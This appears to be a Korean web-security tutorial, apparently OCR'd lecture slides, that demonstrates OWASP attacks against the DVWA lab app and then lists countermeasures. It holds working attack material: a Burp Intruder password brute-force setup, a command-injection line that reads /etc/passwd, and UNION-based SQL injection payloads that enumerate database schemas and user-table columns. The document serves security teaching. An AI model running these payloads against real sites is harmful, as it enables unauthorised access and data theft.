

2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

Broken Authentication Attack

- 취약한 인증 공격
- Identification and Authentication Failures(2021)
- 인증 과정이 제대로 보호되지 않아 공격자가 인증 과정을 우회 할 수 있는 경우 발생
  - 로그인 실패 정책이 없는 경우
  - 관리자 계정과 패스워드를 쉽게 추측 가능하게 설정한 경우
  - 세션ID가 추측 가능한 경우
  - 세션ID가 쉽게 노출 될 경우
  - 세션ID의 타임아웃이 없어 오래된 세션ID를 사용해 인증이 가능한 경우

Broken Authentication Attack
- Brute Force Attack


- 패스워크 크래킹
- 로그인 시도에 아무런 제한이 없는 경우 가능
- 패스워드를 알아내기 위해 무작위 값을 계속 입력하여 로그인 시도

https://www.security.org/how-secure-is-my-password

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su -
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# ls /usr/share/john/password.lst
/usr/share/john/password.lst

┌──(root㉿kali)-[~]
└─# tail -5 /usr/share/john/password.lst
go
newcourt
nite
notused
sss
```

#cat /usr/share/john/password.lst



50	http://192.168.10.20	GET	/dvwa/vulnerabilities/fi/?page=include.php
52	http://192.168.10.20	GET	/
53	http://192.168.10.20	GET	/dvwa/
54	http://192.168.10.20	GET	/dvwa/vulnerabilities/brute/
55	http://192.168.10.20	GET	/dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login
3	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
4	http://192.168.10.10	GET	/favicon.ico
12	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
14	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
17	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
19	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
22	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
26	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94
32	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b04c665ae8fe2df90f7f7db94

Request

Pretty Raw Hex

```
1  GET /dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login HTTP/1.1
2  Host: 192.168.10.20
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.10.20/dvwa/vulnerabilities/brute/
9  Cookie: security=low; PHPSESSID=c5e4bcb26928a84696887556ef13db54
10 Upgrade-Insecure-Requests: 1
```

54	http://192.168.10.20	GET	/dvwa/vulnerabilities/brute/
55	http://192.168.10.20	GET	/dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login
3	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b0
4	http://192.168.10.10	GET	/favicon.ico
12	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b0
14	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b0
17	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b
19	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b
22	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b0
26	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b0
32	http://192.168.10.10	GET	/cookie?security=low;%20PHPSESSID=7354ca5b0

- http://192.168.10.20/dvwa/vu...min&password=1234&Login=Login
- Add to scope
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer (request)

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Exte

1 × 2 × +

Positions | Payloads | Resource Pool | Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.10.20

```
1  GET /dvwa/vulnerabilities/brute/?username=§admin§&password=§1234§&Login=§Login§ HTTP/1.1
2  Host: 192.168.10.20
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.10.20/dvwa/vulnerabilities/brute/
9  Cookie: security=§low§; PHPSESSID=§c5e4bcb26928a84696887556ef13db54§
10 Upgrade-Insecure-Requests: 1
```

Add §

Clear §

Auto §

Refresh

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.10.20

```
1  GET /dvwa/vulnerabilities/brute/?username=admin&password=§1234§&Login=Login HTTP/1.1
2  Host: 192.168.10.20
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.10.20/dvwa/vulnerabilities/brute/
9  Cookie: security=low; PHPSESSID=c5e4bcb26928a84696887556ef13db54
10 Upgrade-Insecure-Requests: 1
```

Add §

Clear §

Auto §

Refresh

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

1 × 2 × +

Positions | Payloads | Resource Pool | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Pos

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used

Paste

Load ...

Remove

Clear

Deduplicate

Look In: john

office2john.py


openbsd_softraid2john.py


openssl2john.py

padlock2john.py

pass_gen.pl

password.lst


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project
1 ×
2 ×
Positions
Payloads
Resource Pool
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are avai
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payloa
Add
Enabled
Rule
Look In:
john
ios7tojohn.pl
itunes_backup2john.pl
iwork2john.py
john.conf
kdcdump2john.py
keychain2john.py
keyring2john.py
keystore2john.py
kirbi2john.py
known_hosts2john.py
korelogic.conf
krb2john.py
kwallet2john.py
lanman.chr
lastpass2john.py
latin1.chr
ldif2john.pl
leet.pl
libreoffice2john.py
lion2john-alt.pl
lion2john.pl
lm_ascii.chr
lotus2john.py
lower.chr
lowernum.chr
lowerspace.chr
luks2john.py
mac2john-alt.py
mac2john.py
mcafee_epo2john.py
monero2john.py
money2john.py
mosquitto2john.py
mozilla2john.py
multibit2john.py
neo2john.py
netntlm.pl
netscreen.py
office2john.py
openbsd_softraid2john.py
openssl2john.py
padlock2john.py
pass_gen.pl
password.lst



Request	Payload	Status	Error	Timeout	Length
0		200			4882
1	123456	200			4882
2	12345	200			4882
3	password	200			4948
4	password1	200			4882
5	123456789	200			4882
6	12345678	200			4882
7	1234567890	200			4882
8	abc123	200			4882
9	computer	200			
10	tigger	200			
11	1234	200			
12	qwerty	200			
13	money	200			
14	carmen	200			4882
15	mickey	200			4882
16	secret	200			4882

- 응답 길이가 다른 것 선택
- 로그인 성공페이지와 실패 페이지 길이가 다름

Broken Authentication Attack 대응 방안

- 세션ID는 HTTPS 암호화 채널을 통해 전달
- 세션ID를 쿠키로 전달할 경우 secure, HttpOnly와 같은 쿠키 속성을 추가
- 세션ID에 유효 시간을 적용하여 일정 시간이 지나면 세션ID를 파기

  - Idle timeout : 세션이 사용되지 않고 일정 시간이 지났을때 파기하는 방법

  - Absolute timeout : 생성 된 후 일정 시간이 지나면 무조건 파기하는 방법
- 로그아웃된 세션ID는 즉시 파기
- 웹브라우저를 종료하면 자동으로 로그아웃되도록 함
- 세션ID는 랜덤으로 생성되어야 하며 절대 추축할 수 없는 값이여야 함

Command Execution Attack

- 웹 요청 메시지에 시스템 명령어를 삽입/전송하여 웹 서버의 명령어 실행하는 공격
- 사용자 입력 값의 적절한 검증 없는 경우 발생


#ping –c 3 127.0.0.1 ; ls

```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 127.0.0.1; ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.102 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.023/0.059/0.102/0.032 ms
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

- 리눅스에서는 복수의 명령어를 실행 시 세미콜론(;)를 사용

#ping –c 3 127.0.0.1 ; tail -3 /etc/passwd



- 리눅스: 파라미터 ‘;’ 뒤에 시스템 명령어 입력
- 윈도우 : 파리미터 ‘&&’ 뒤에 시스템 명령어 입력

Command Execution Attack 대응 방안

- 직접적으로 시스템 명령어를 호출하지 않는 것

  - 소스코드 레벨에서 exec( )이나 system( )과 같은 직접적으로 명령어를 실행하는 함수를 사용하지 않음 (예) system("mkdir $dir_name") ➔ mkdir($dir_name)

- **입력값 인증(Input Validation)**

  - 파라미터, 쿠키, 헤더 등에 특정 문자열이 포함되어 있는지 확인

  - 웹 애플리케이션이 필요로 하는 값의 형식인지 확인

공격종류	입력 문자열
Command Injection	; , &&, | 등의 특수문자
SQL Injection	', OR, Union, Order by 등 SQL 쿼리문의 키워드
XSS	<script> 와 같은 자바스크립트 태그

SQL Injection Attack

- ID가 1인 사용자의 정보 출력

SQL Injection Source

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);
```

1) Where 절을 이용한 우회 공격

$id = 1' or '1'='1

SELECT first_name, last_name FROM users WHERE user_id = **'1' or '1'='1'**

- ID가 1인 데이터 뿐만 아니라 항상 참이 되는 조건문이 됨으로써 모든 사용자의 정보가 출력

2) Order by & Union을 이용한 우회 공격

- Union은 합집합이기 때문에 Union을 사용하기 위해서는 컬럼 개수가 같아야 함
- Union 공격을 성공하기 위해서는 몇 개의 컬럼 수를 확인해야 함
- 칼럼 개수는 order by 구문으로 확인 가능

  - order by : 지징된 칼럼을 기준으로 결과를 정렬 시 사용

  - 칼럼 명을 기준으로 정렬 또는 인덱스를 이용하여 정렬 가능

    (ex) **order by 1 ➔ 첫번째 칼럼을 기준으로 정렬**

*** 공격자는 order by 뒤의 숫자를 증가시켜 가다가 에러가 발생하면**

그 전의 값이 컬럼의 개수가 됨

❶ Order by로 컬럼 수 확인

$id = 1' order by 1#

SELECT first_name, last_name FROM users WHERE user_id = **'1' order by 1#'**

Order by 1 ➔ 1번째 열을 기준으로 정렬

$id = 1' order by 2#

SELECT first_name, last_name FROM users WHERE user_id = **'1' order by 2#'**

Order by 1 ➔ 2번째 열을 기준으로 정렬

$id = 1' order by 3#

SELECT first_name, last_name FROM users WHERE user_id = **'1' order by 3#'**


Order by 1 ➔ 3번째 열을 기준으로 정렬

```
Unknown column '3' in 'order clause'
```

❷ Union select로 컬럼의 값 배치 확인

$id = ' union select 1,2#

SELECT first_name, last_name FROM users WHERE user_id = **' ' union select 1,2#'**



- user_id=' '이기 때문에 Union 결과만 표시됨
- select 문 뒤에 1,2는 상수


➔ 상수가 그대로 결과로 반환

❸ Information_schema로 테이타베이스명, 테이블, 컬럼 정보 조회

*** information_schema.schemata**

$id = ' union select schema_name, 2 from information_schema.schemata#

- Information_schema는 데이타베이스의 이름, 테이블, 칼럼 정보를 관리
- information_schema.schemata는 information_schema의 schema 테이블로부터 데이타베이스 명을 조회 가능



* information_schema.tables

• dvwa 데이타베이스의 테이블 출력

$id = ' union select table_name, 2 from information_schema.tables where table_schema='dvwa'#

* information_schema.columns

• dvwa 데이타베이스의 users테이블의 컬럼 목록 출력

$id = ' union select column_name, 2 from information_schema.columns where table_schema='dvwa‘ and table_name=‘users’#

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union select column_name, 2 from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: user_id
Surname: 2

ID: ' union select column_name, 2 from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: first_name
Surname: 2

ID: ' union select column_name, 2 from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: last_name
Surname: 2

ID: ' union select column_name, 2 from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: user
Surname: 2

ID: ' union select column_name, 2 from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: password
Surname: 2

ID: ' union select column_name, 2 from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: avatar
Surname: 2
```

